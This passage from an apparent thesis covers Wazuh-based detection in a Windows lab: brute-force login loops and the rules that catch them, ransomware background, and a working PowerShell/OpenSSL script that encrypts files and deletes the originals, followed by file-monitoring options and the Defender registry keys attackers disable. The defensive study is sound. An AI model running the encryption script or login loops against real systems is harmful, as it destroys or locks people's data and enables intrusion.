For ($i = 0; $i -le 3; $i+=1) {
  winrs -r:WIN-25U0PFAB511.wazuh.local -u:Administrator -p:'Password
   ↪ ?' whoami
  winrs -r:WIN-25U0PFAB511.wazuh.local -u:fserver -p:'Password?'
   ↪ whoami
  winrs -r:WIN-25U0PFAB511.wazuh.local -u:w10 -p:'Password?' whoami
}
```

Fortunately Wazuh already has rules for this in *0580-win-security_rules.xml*[89].

Failed logins are identified by the rule 60104, which is triggered by the security event 4771[90]. Grouping is used by the rule 60205 to trigger another alert with a higher level, if there are at least 8 in 240 seconds from the same IP address. The value of the MS_FREQ variable is set to 8 in this file.

```
<rule id="60205" level="10" frequency="$MS_FREQ" timeframe="240">
    <if_matched_sid>60104</if_matched_sid>
    <same_field>win.eventdata.ipAddress</same_field>
    <description>Multiple Windows audit failure events</description>
    <options>no_full_log</options>
    <group>pci_dss_10.6.1,gdpr_IV_35.7.d,</group>
</rule>
```

Listing 5.16: Rule 60205 of Wazuh

5.4.2 Distributed brute force login attempts

Instead of changing the user the attacker changes his IP address every few attempts. In this case it is not so much a matter of not being detected, but of not getting temporarily banned by IP address, which usually results in a drop of received packages by the firewall of the network.

Usually the attacker would connect from outside of the network, because once inside it would be hundreds of orders of magnitude faster to crack them from a file with credentials. Instead of changing the IP address of the interface he would change where his remote command comes from, usually using a Virtual Private Network paid service, an anonymity network or previously compromised victims. Both cases provide multiple servers across the world and it is trivial to write a shell command to jump from one to the next.
The example script C.7 is mostly about automation to change the IP address for the internal network, which has the interface connected to the *wazuh.local* domain. Administrator privileges were required to change the IP address successfully. The sleep was found to be an effective measure to avoid trying to log in before the domain was reconnected.

The rule 60205 in Wazuh only works for failed attempts coming from the same IP address, therefore it fails to detect this. A similar rule can solve this, just by checking the same user is targeted and by changing the *same_field* requirement to *not_same_field* for the IP address:

```
<rule id="110001" level="3" frequency="5" timeframe="300">
    <if_matched_sid>60104</if_matched_sid>
    <not_same_field>win.eventdata.ipAddress</not_same_field>
    <same_field>win.eventdata.targetUserName</same_field>
```

```
    <description>Multiple Windows audit failure events with
    ↪ different IPs</description>
    <options>no_full_log</options>
    <group>pci_dss_10.6.1,gdpr_IV_35.7.d,</group>
</rule>
```

Listing 5.17: Rule 60205 of Wazuh

This frequency is fine for testing in a laboratory with an internal network, but probably is way too low for a real environment. Wazuh can be used to ban the IP for a time with its active response feature[91].

5.4.3 Login outside of usual hours

Allowed logon hours can be set with AD, resulting in failure even with correct passwords when outside of the time range. Even so we can not always rely in it and there are situations where it is interesting to monitor if there are attempts to log in on unusual hours. For example an attacker would want to breach the network when there is a lesser chance of being detected, for example when the security staff is asleep. In this case we take interest in detecting these events for users of a certain Organizational Unit, which are useful for AD management.

Doing this purely with OSSEC rules would need some hacks to change the code of the rules and restart the manager, for every time the users in the OU change. Because this changes are possible and because the security events do not report if the user belongs to an OU, we can consider these rules to be like variables. A workaround would be to name the users with a part of the name of the OU, like *OU1_user1*, and then have rules matching any username starting with it.

Of course these are not acceptable and there is a better way. Running a remote command with Wazuh we can search the security log for the events of interest, check the hour and verify if they belong to a user of the OU. As with the case of the klist detection (on page 90) a PowerShell script was created C.10 and a remote command was set C.9. The script returns JSON output with basic information about the events that met the requirements. It needs to be run as Administrator to be able to query the security log and it only needs to be in the DCs, since OU logins are made always against them. The OU name and the hour range are set in the script by hand, but could also be automated.

The first part of the script gets the usernames for the OU in question into an array.
The second is a function that parses the event properties, checking if the conditions are met: the hour of the event is not in the valid range (in this case [8, 17])

and the username is in the previous array. Next the properties *TargetUserName*, *TimeGenerated*, *OrganizationalUnit* and *EventID* are set in a JSON manner. The full string is returned at the end of the function, each event in a line.

The last part is about collecting the security events of interest in the last minutes and calling the function with them. In this case a 10 minute margin was set, because it takes about 5 seconds to query the log each time. The remote command was set to run every 10 minutes to match it.

We take interest in the event ID 4771 for the failures and in the events 4768 (TGT request) and 4769 (TGS request) for the successes[90].

The rules C.8 in Wazuh are very simple, the first filters the events that match the format and the second just triggers for everything with an username (since the checks are done in the script).

5.4.4   Conclusion

These login events are very easy to perform, but also to detect. More sophisticated methods can be used, but it is important to remember that brute force logins are not efficient when compared to offline cracking. There is always a risk of users having insecure passwords, which can be reduced by enforcing and teaching good password policies.

Detecting logins in unusual hours can be hard just with OSSEC rules, but it can be solved with a remote script.

Again the advantage of using an HIDS is we do not need to monitor every mean of authentication, just 3 events are enough. Combined with the already existing rules and possibilities of remote scripts, Wazuh probes to be a useful tool for management of login events. Other checks could be easily implemented, for example logins from certain IP ranges can be monitored with regular expressions for the IP field (*win.eventdata.ipAddress*).

Chapter 6

Increment 3

This increment is titled *Detection/action against ransomware*. It includes an introduction to ransomware, an study on simplified and real ransomware and detection and measures against it. This chapter satisfies the next non-functional requirements: RNF-06 and RNF-09.

In order to understand and detect the malware we try to put ourselves in the attacker place, in some cases using scripts and tools that can be considered harmful and illegal. This is only a way to accomplish the real objective that is the detection. This behaviour is kept to a minimum, it is only done in the machines of this laboratory and no kind of harm is intended outside of this project.

In this increment we assume the malware has already breached into the system and our role is to detect and mitigate it, as soon as it begins to hold hostage the system or data. It does not make sense for this project to study intrusion strategies related to ransomware, because there are too many and there is no guarantee they can be detected by an IDS.

6.1   The basics of ransomware

Ransomware is a term used to describe a class of malware that is used to digitally extort victims into payment of a specific fee. It is not limited to any particular geography or operating system, and it can take action on any number of devices[92].
Once the ransom is paid the attacker should provide the instructions to restore the affected resources. The best guarantee the ransom works is because attackers are interested in keeping the pay rate as high as possible, but as an illegal activity there is no way to ensure is going to free the system and that it will not be affected again in the future (the attacker could install a backdoor).

Any fully functional ransomware needs[93]:

- Some mean to hold a resource hostage.

- An anonymous system for exchanging data with the affected system.

- A ransom payment method that can not be traced back to the digital extortionist.

There are two basic forms of ransomware, that are not mutually exclusive[92][93]:

- Locker: They restrict access or lock users out of the system. Usually the affected system is not able to perform basic tasks, even for payment, which results in a preference of payment voucher systems. It is easy to recover from but also to implement.

- Cryto: They encrypt, obfuscate, or deny access to files. Depending on the target it may search for specific directories or file extensions. In most scenarios the ransomware does not affect the critical system files or functionalities and does not deny access to the system. In general it is more sophisticated and targets systems with more robust security than locker ransomware.

Both can take extra steps, like exfiltrating data or taking down any antimalware detected software. Infected systems are often used by attackers to spread the malware, for example across the network. The cybercriminal wants the victim to notice as soon as the attack is done, to get paid as fast as possible, and the most common method is sending direct messages or changing the desktop background.

The next image shows a simplification of the steps of a ransomware attack. We only care for the detection of the *Destruction* segment, but that does not mean we can ignore the whole picture.

Figure 6.1: Anatomy of a ransomware attack[92]

6.1.1 State of ransomware

Ransomware is important for this project because it has gained much relevance in cybersecurity in the last years. We think understanding it better is the first step to develop detection for it.

The main problems for studying ransomware is that it is illegal and sometimes it is hard to gather information. For example most of the attacks are not reported and ransomware attacks are often analyzed offline and using auditing tools like decompilers because most of the time there is no source code[93].

The growth of ransomware

Next there are some estimations about the ransomware economy[94]:

- There are more than 6000 dark web marketplaces selling ransomware, with 45000 products listed.

- The ransomware marketplace on the dark web has grown in 2502% from 2016 to 2017. A major antimalware company states a 90% increase in detection for business and a 93% for individuals, in the same year[95].

- Some sellers of ransomware are making more than 100 thousand USD per year, just by retailing ransomware, when a legitimate software developer makes 30% less.

Often ransomware includes remote control software to allow the remote execution of commands. They often check if the server (certain ips or domains) can be reached before starting the process, waiting for a possible connection in the future if not. Because these domain addresses are always resolving to new host ips, the criminal enterprises can regularly move around the Internet in relative safety, as they will always know their malcode can speak to them. Keeping this Command and Control (C&C) server functional and anonymous may be hard and expensive depending on the approach used by the attacker. They have evolved to use algorithms to generate a list of thousands of domains dynamically.

The flaw of this approach is that it can trigger behavioural alerts and reduces the scope of the attacks. There is no need to initially contact the Command and Control server, even for crypto ransomware because the public RSA key can be downloaded with the malware. In some cases the attacker can command the malware to delete itself to avoid leaving evidence for security professionals[92][93].

The fundamental reason why this market exists is because the victims are willing to pay. It is hard to know specifics because it is estimated that most of the times these attacks are not reported (fewer are prosecuted and fewer are sentenced), but the mean crypto ransom is 300 USD per computer[93].

Unlike many other forms of cyberattacks, ransomware can be quickly and brainlessly deployed with a high probability of profit nowadays. It has been a relevant type of malware since its beginning 23 years ago, but in the last years its economy has grown hugely, mainly because[93][94]:

- Bitcoin and Tor: for pseudo-anonymous activities.

- Proliferation of service providers: anyone can get into the ransomware business because technical knowledge is not needed for every step of the process.

- Lack of fundamental security controls: such as backups, penetration testing, patching, etc.

Bitcoin allows money to be transferred in a way that makes it nearly impossible for law enforcement to follow the money trail. Anyone can set up a free and unrestricted Bitcoin wallet address without needing any approval from financial institutions, regulations, or dealing with providing evidence and proofs of identity, taxation, evidence of residence, and so on. Anybody can see the Bitcoin transactions or the flow of the cryptocurrency from address to address in the blockchain, making it possible to backtrack it to a real identity. Unfortunately cybercriminals use to mix transactions to make them very hard to follow, this is what Bitcoin mixing services are for.

Tor is an anonymity network, that can be used to mask illicit activities and can be used just by running a program.

Neither provides perfect anonymity, but both are very easy to use, which has lowered the risk and barrier to entry for ransomware perpetrators. The requirement for ransoms to be paid over the Tor network has ensured there is no centralized endpoint to investigate with traditional geo-based law enforcement approaches[93].

Due to these innovations, the underground ransomware economy is now an industry that resembles commercial software. It can be divided into sections like: development, support, distribution and even help desks. This market can be divided into tiers[94]:

- Authors: They can be responsible for the creation of the malware (including frameworks) and training and support on them. In the current state of the market they can just remain as authors, without ever running the malware in other computers. The cost is based on how customized the code is for a particular target.

- RaaS: Ransomware-as-a-Service borrows from the Software-as-a-Service model. RaaS is designed to make ransomware available to even novice criminals. It provides technical and step-by-step information on how to launch the ransomware attack with the purchased software. The most sophisticated have a platform for checking the current status of the attack. In some cases the ransom is split among the members of the supply chain.

- Distributors: A high profit/risk tier. They can distribute it themselves by spam campaigns, social engineering, targeted hacks or exploit kits. They can also leverage RaaS.

Splitting the work into different modules makes the ransomware market more complex and competitive. It encourages role specialization (increasing quality and reducing risk for authors), it makes it easier to enter (expanding the market) and the modularity increases the quantity of different products (making the malware change faster).

Of course making it easier to enter the market is a double edge sword, because it makes it easier for police to investigate. Defenders have the inherent advantage of interrupting the entire attack if they can break or interrupt any link of the chain.

This market can be simplified into the next image:

Figure 6.2: Ransomware supply chain and economy tiers[94]

As long as the victims keep paying the ransom this trend will continue and the specialization will increase, resulting in more and bigger ransomware incidents. The more ransomware is used the more secure the systems are against it, therefore in the future it is also safe to assume that it would be more economical for criminals to use cryptominers or credential stealing instead[95].

It is also interesting to consider how ransomware and other attacks may take place if the main attack fails. For example even if a ransomware attack fails it should be possible to use a distributed denial of service attack at greater cost and with lesser benefit. An increase of malware as a distraction is expected in the future as the use and security of backups improves[94].

Ransomware targets

The more important the data the more money the victim is asked for. Generally the bigger the business the better security it has and the more money cybercriminals can extort.
But the value of data may change from person to person, therefore there is no absolute best target for ransomware. In the last years there has been an increase on the number of personal data sold in the dark web, which includes all kinds of data. Cybercriminals can put pressure on the victim not only with direct ransom

but also with the threat of selling the data.

In practice certain type of targets seems to rate higher on cybercriminals' priority lists[93]:

1. **Healthcare**: Apparently nothing sells as well on the black market as private healthcare records. Medical records do not lose value over time and they contain not only the person's medical history, but offer a full set of sensitive data that can be exploited in more ways than one (credit card numbers, social security numbers, banking credentials, e-mail IDs and employment history). Cybercriminals use this currency to spread infections by phishing attacks, data fraud, and theft of medical histories.

2. **Manufacturing**: Including businesses like automotive, electronics, textile and pharmacy. The nature of the chemical and automotive businesses makes certain aspects horrifying, however, cybercriminals' motivation is predominantly financial, as they attack corporations not with the intention of mass murder, but to obtain valuable data and lucrative sensitive information.

3. **Financial services**: The accessibility of payment methods and globally spread banking services whose main purpose is customer convenience will keep the financial industry high on the list. Attackers only need to impersonate or trick the victim in order to gain access to an account.

4. **Government agencies**: They hold all types of personal and confidential data. If a government agency stops working it can affect many people.

5. **Transportation**: Usually ransomware attacks set a time limit to pay the ransom, but in transportation real life sets the time limit. A higher effortless pressure results in less advanced malware needs, meaning that transportation businesses could be effectively extorted with locker ransomware or denial of service attacks. As in previous cases there is also interest in personal data and financial accounts.

6. **Home users**: Ransomware is one of the best effective malware against personal computing users, who are considerably not experienced in cybersecurity. This has increased due to the rise of smartphones and IoT devices. In most cases the users do not make backups, they are not made often enough or they are stored in the same computer.

In the end the target is always the people and the cybercriminal can either create a situation where it is cheaper to pay or to gamble on the feelings (fear, shame, guilt, etc) of the victim.

Figure 6.3: Credit cards for sale[93]

6.2   Common patterns in crypto ransomware

64% of ransomware detected in 2016 was crypto ransomware[93], but it was not until 2013 that cybercriminals came back to it as their primary source of ransomware income[92]. There are many different crypto ransomware products, but we take interest in those who encrypt the files because they are the ones that make the most impact on them. If the encryption is done with strong algorithms it should not be possible to decrypt them in a lifetime (without knowing the decryption key).

This means suspicious activity regarding backups and files is common among the different crypto ransomware variants. We assume the attacker prefers to execute the attack as fast as possible because:

- Once the encryption process starts is probably going to be detected very fast, either by an user or by an antimalware detector.

- The only advantage of waiting is keeping the noise down.

- If the encryption is only done on key files it should be very fast.

- The system can be scanned quite silently before starting the encryption.

The most efficient way to encrypt the files is to use a symmetric algorithm (like AES-256), ensuring very strong and fast encryption even for big files. The symmetric key is the same for encryption and decryption, and in this type of attack it holds the entire value of the ransom: once the ransom is paid the symmetric key is send to the victim to decrypt the files.

Obviously this key has to be kept secret by the attacker, therefore it is ciphered with a public-key asymmetric algorithm (like RSA), allowing the attacker to transfer it without any risk. Only the people with the private key should be able to decipher the symmetric key, therefore only the attacker can decipher it. The public key is either downloaded with the malware or after the installation.
A major disadvantage of symmetric key encryption is that, in some cases, the key can be retrieved from RAM using special software. Fortunately the DRAM in most systems is still live for anywhere from a few seconds to a few minutes after power loss, allowing a shutdown to stop the attack and still being able to recover from it. However these techniques are unlikely to work with functions that avoid leaving trails in memory[92].

Most ransomware families use the built-in Windows Crypto API to handle the encryption. While this is not a process that can necessarily be blocked, it is a process on which a security team can be alerted. The problem is not detecting its use, but rather not spawning false positives[92].

Because the attack is supposed to be fast, the detection (and response) needs to be even faster to be able to stop it. That is why multiple detection ways were explored for this case of study:

- For file encryption:

  - Windows Defender's Controlled Folder Access
  - Sysmon events
  - Windows File Auditing
  - Syscheck Monitoring with Wazuh

- For backup deletion:

  - Detection of certain commands
  - Increase of the backup volume free storage space

6.2.1 File encryption example

This example shows how easily removal and encryption of files can be done with the right tools.
In this scenario the attacker uses AES for the files and ciphers the key passphrase with a RSA public key. Both algorithms are supported by many tools: OpenSSL, custom DLLs and programming languages like PowerShell or Python. OpenSSL[27] was chosen because it works the same on Windows and GNU/Linux and is easy to use and install.

The first step would be the generation of the pair of RSA keys. The private
key stays in the computer of the attacker and the public key is stored into the
victim's. In this case the files are named *keys.pem* and *public.pem* respectively
and the length of the key is 1024 bits. The first file includes both private and
public keys. The second file is generated by the second command, which extracts
the public key out of the combined file *keys.pem*.

```
openssl genrsa -out keys.pem 1024
openssl rsa -in keys.pem -pubout -out public.pem
```

The next PowerShell script creates a random passphrase of letters, numbers and
some special characters, which is used later for the symmetric key by the AES
implementation of OpenSSL. This passphrase is ciphered with the public RSA
key and saved to the file *passphrase.txt*. Then script loops over all the files in
C:/temp/ with the *.txt* extension, encrypting them to AES-256 and deleting the
original file when done. The *openssl* variable is just for convenience.

```
$openssl='C:\temp\openssl\bin\openssl.exe'
$DIR='c:\temp'
$PASS=-join ((35..91) + (93..125) | Get-Random -Count 25 | % {[char]
    ↪ $_})   #random ascii numbers to chars
echo "$PASS" | ."$openssl" rsautl -encrypt -inkey public.pem -pubin
    ↪ -out passphrase.txt

Get-ChildItem "$DIR" -Filter *.txt |
Foreach-Object {
  $file=$_.FullName
  $output=."$openssl"  enc -aes-256-cbc -in "$file" -out "$file.enc"
    ↪  -pass pass:"$PASS" 2>&1
  if(([string]::IsNullOrEmpty($output))){
    del "$file"
  }
}
```

Listing 6.1: Script to encrypt files and cipher the passphrase with RSA

The passphrase file can be deciphered with the private key, getting the random
passphrase used in the script:

```
openssl rsautl -decrypt -in passphrase.txt -inkey keys.pem
```

Decrypting the files can be done using the same passphrase, because AES is a
symmetric algorithm. This example assumes the same value for the variables as
in the encryption process:

```
Get-ChildItem "$DIR" -Filter *.enc |
Foreach-Object {
```

```
    $file=$_.FullName
    $dfile=$file.substring(0,$file.length-4) #removes ".enc"
    ."$openssl" enc -d -aes-256-cbc -in "$file" -out "$dfile" -pass
     ↪ pass:"$PASS"
}
```

6.2.2   Detection of crypto ransomware

Next some sources for possible detection of crypto ransomware are examined. Each of these options has its pros and cons, there is no restriction for using them together (in case one fails). It is important to keep in mind that the Wazuh server is supposed to manage multiple systems, therefore scalability should be a concern and maybe only one of the solutions could be used in a real network.

Windows Defender's Controlled Folder Access

Windows Defender has the option to monitor specified folders for accesses and/or modification on real-time. This feature is designed to combat the threat of ransomware. It includes the option to whitelist applications and two basic modes of operation[96]:

- Audit: Just notifies about suspicious activity with the event 1124.

- Block: Blocks and notifies about suspicious activity with the event 1123.

These events trigger for any suspicious activity, not only for ransomware attacks, but their detection is trivial C.11. Windows Defender event log can be forwarded to Wazuh C.56, allowing to improve the protection provided by Windows Defender with Wazuh. The configuration of the whitelisted applications and the monitored directories can be managed by the Group Policy, the Windows Defender interface or the registry.

Windows defender has a set of monitored folders by default and the rest are listed in *Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\Controlled Folder Access\ProtectedFolders.*

Sysmon events for file changes

Sysmon events can be used to monitor changes in folders too, for example monitoring the folder *C:\temp*:

```
<!--EVENT 2: FILE CREATION TIME RETROACTIVELY CHANGED IN THE
    ↪ FILESYSTEM-->
<FileCreateTime onmatch="include">
    <TargetFilename condition="contains">C:\temp\</TargetFilename>
```

```
</FileCreateTime>

<!--EVENT 9: RAW DISK ACCESS-->
<RawAccessRead onmatch="include">
    <Device condition="contains">C:\temp\</Device>
</RawAccessRead>

<!--EVENT 11: FILE CREATED-->
<FileCreate onmatch="include">
    <TargetFilename condition="contains">C:\temp\</TargetFilename>
</FileCreate>
```

Unfortunately none of the Sysmon events can detect file deletion, but they can be useful in other ways:

- Event 2 could detect backdoors, which would change some key file and restore its previous creation time. It is not uncommon for ransomware to install them to extort the system in the future. Instead of relying on this event it is a safer idea to use file integrity monitoring, checking the checksum of each key file for changes.

- Event 9 can be used to detect direct reading of the device, an alternative access method to avoid being detected by traditional file monitoring, like how NinjaCopy 5.2.1 was used previously to avoid existing file system security to extract administrator credentials.

- Event 11 can detect the new files, which could be identified as encrypted files in some cases with active response. Depending on the directory and the Wazuh rules there may be false positives.

Windows File Auditing

Windows File Auditing is a security feature that can be enabled and configured for multiple folders, reporting with events [4656-4663].
Windows does not log file activity in an usual way. Instead, it logs granular file operations that require further processing. These events are usually not logged in a logical order (first the request, then the operation), making them even harder to process correctly. The next table tries to describe and show the difference between these events as simple as possible[90][97]:

Event ID	Name and description
4656	A handle to an object was requested. Logs the start of every file activity but does not guarantee that it succeeded.
4658	The handle to an object was closed. Logs the end of a file activity.
4659	A handle to an object was requested with intent to delete. Logs a failed attempt to delete.
4660	An object was deleted. Logs a delete operation.
4663	An attempt was made to access an object. Logs the specific micro operations performed as part of the activity.

Table 6.1: Windows File Auditing events

More detail and thought is needed to complete the previous table[90][97]:

- If an operation is rejected due to not having enough privileges the only event issued is 4656.

- Windows only issues the event 4663 when the operation is complete. There might be multiple 4663 events for a single handle, logging smaller operations that make up the overall action.

- There are some events that do not appear in the previous range: 4657 is for registry changes and 4661 and 4662 are for AD objects.

- Events 4656 and 4663 include the *accesses* property, which refers to the type of operation: read, write, delete. The field can include multiple values, for example a rename involves read, delete and write. The problem of this field is that it does not follow an intuitive interpretation of these types of basics operations.

  - *WriteData* implies that a file was created or modified unless a *delete* access was recorded for the same handle. The only way to know if it was created or if it was modified is to know if the file existed before, for example with a database.

  - *ReadData* is logged almost in every case, resulting in only being a normal read if none of the others are recorded.

  - *Delete* also includes move events. Move events do not spawn 4659 or 4660 events.

- The path included in the event may be the device path, for example \\ *Device\\Harddisk-Volume3\\openssl\\bin\\bftest.exe*, instead of the normal volume path like *c:\temp*.

We can conclude that these events are not as easy to handle as they could be, but they can still be used for the detection of ransomware.

Syscheck Monitoring with Wazuh

Wazuh can check file changes directly checking checksum differences with the Syscheck module, this is known as File Integrity Monitoring. Each agent maintains its own database for better performance.
The monitoring needs to be configured C.12 in the agent, instead of the manager. This generates Syscheck events that can be processed by rules, triggering alerts. Syscheck has many options, like files to be ignored (which can also be done with rules) or the maximum recursion level to monitor.
The most interesting features of Syscheck for this project are[2]:

- Real-time monitoring. It can only be set at folder level, not directly for files, but that can be worked around with ignores in fixed cases or match restrictions in rules.

- Scheduled scan. Interesting from a scalability point of view for checking security settings and looking for rootkits, but not useful for immediate detection.

- Immediate scan. The agent can be ordered to do a scan at any time. This is interesting to combine with active response.

- The creation and deletion of files can be detected too.

Comparison of the different monitoring alternatives

The previous analysis is interesting but a conclusion is yet to be reached. Each of the next tables shows a simplification of the advantages and disadvantages of the examined methods:

Advantages	Disadvantages
• It allows the accesses to be blocked (in Block mode). • It can detect any kind of creation, modification and deletion. • False positives are uncommon. • Provides abstraction to the end user. Windows decides which programs are legitimate. • Legitimate whitelisting. Blacklisting can be implemented with rules in Wazuh. • Fundamentally faster active response than Wazuh, which adds multiple steps to the direct response of Windows Defender in block mode.	• The logs do not include the filename, just the folder path. • The logs do not explain the reason to find the event suspicious. • The logs do not detail the kind of file event (creation, modification or deletion). • It is an external program, therefore it can not be totally trusted to work on complex cases. • It is one of the most and first defensive programs targeted by attackers. • The whitelisting may need manual adjustment, for example allowing the Wazuh agent.

Table 6.2: Advantages and disadvantages of file monitoring with Windows Defender

Advantages	Disadvantages
• They can detect other malware approaches to the files.	• They can not be used to detect any kind of changes. • Real malware can be hard to tell apart from false positives.

Table 6.3: Advantages and disadvantages of file monitoring with Sysmon events

Advantages	Disadvantages
• They can be used to detect any kind of creation, modification and deletion.	• They can be too complex and counter-intuitive. Following their flow requires composite rules in Wazuh. • Lack of critical information in the logs. • Real malware can be hard to tell apart from false positives.

Table 6.4: Advantages and disadvantages of file monitoring with Windows File Auditing events

Advantages	Disadvantages
• They can be used to detect any kind of creation, modification and deletion. • Diff is supported for text files. • They always include critical information, like the filename and the program.	• Real malware can be hard to tell apart from false positives. • The format of the events is not suited for field matching. • Windows Defender may identity it as a thread and stop it.

Table 6.5: Advantages and disadvantages of file monitoring with Syscheck events

From these tables we can conclude that:

- Fast local action is more suited to antivirus than IDS, therefore it makes sense to turn to Windows Defender for this feature. Further actions can still be implemented with Wazuh active response. For the others the active response is still possible, but slower.

- Windows Defender is the most attractive method to detect and stop the malware, but there are risks in only trusting Windows Defender.

- Because it is hard to detect the creation of new files with the Windows File Auditing it makes sense to use the event 11 of Sysmon for this, and likewise Sysmon can not detect file deletion which this security auditing can. But both have fundamental problems with false positives.

- Direct monitoring with Wazuh seems to be easier and more effective that combining Windows File Auditing with Sysmon, but it should be fundamentally slower because it needs to compare the checksum in order to detect any changes.

- The Sysmon events 2 and 9 are always useful to find suspicious events with a low chance of false positives.

- Windows Defender detects the attack on its own, while the others need to relate multiple events in a short period of time with Wazuh's composite rules.

Protecting Windows Defender

If Windows Defender is chosen for protection against ransomware then it makes sense to improve the protection of Windows Defender because it is very targeted by attackers. This project can not afford much time on this task, but it can provide a solution for the most basic way to deactivate Windows Defender completely or just any of the features against ransomware. The easiest way for an

attacker to do this is to use the Windows registry, therefore enabling or disabling directly the functionality in question.

Access to the registry can be hardened, but in this case it is assumed that not allowing access to registry editing tools is not enough to prevent an skilled attacker from doing so. Note that blocking the access with Windows Resource Protection should make them inaccessible for both the attacker and these scripts.

In the end protecting a program is a complex problem that does not only affect Windows Defender (the Wazuh agent is a similar case) and is impossible to fully solve, but measures can be taken nonetheless.

There may exist better ways to undo registry changes, but none were found. The objective is to assure that certain entries never are set to 1 and that other entries are always set to 1. In the registry the value 1 often means the setting is enabled. In this scenario we assume the system has the entries with the desired values from the beginning.

More specifically the entries to avoid being 1 are in $HKLM\backslash SOFTWARE\backslash Policies$ $\backslash Microsoft\backslash Windows\ Defender\backslash$:

```
Spynet\SpyNetReporting
DisableAntiSpyware
DisableBehaviorMonitoring
DisableOnAccessProtection
DisableScanOnRealtimeEnable
```

And the entries to keep their value as 1 are in $HKLM\backslash SOFTWARE\backslash Policies\backslash Microsoft\backslash Windows\ Defender\backslash Windows\ Defender\ Exploit\ Guard\backslash Controlled\ Folder Access\backslash$:

```
EnableControlledFolderAccess
ExploitGuard_ControlledFolderAccess_AllowedApplications
ExploitGuard_ControlledFolderAccess_ProtectedFolders
```

Wazuh can monitor the registry for changes, but not creation, and Windows also has auditing features that allow to monitor the registry, but Sysmon seems easier to configure. Periodic checks for changes, in case an event report was lost, can easily be done in Wazuh with the remote command feature. Other real-time checks could also be implemented, like ensuring the Windows Defender process is running as expected.

Monitoring the registry for creation, deletion, value changes and renaming can be done with Sysmon events [12-14] respectively. In this case we only need to monitor a few entries C.21. These events can be a bit odd:

- The Windows registry can use a temporary name for an entry, at least when manually creating one with the graphical user interface.

- There is no need to change the value in order to spawn an event 13, the execution of a change command is enough.

- An entry can be created with the desired value directly, only spawning an event 13.

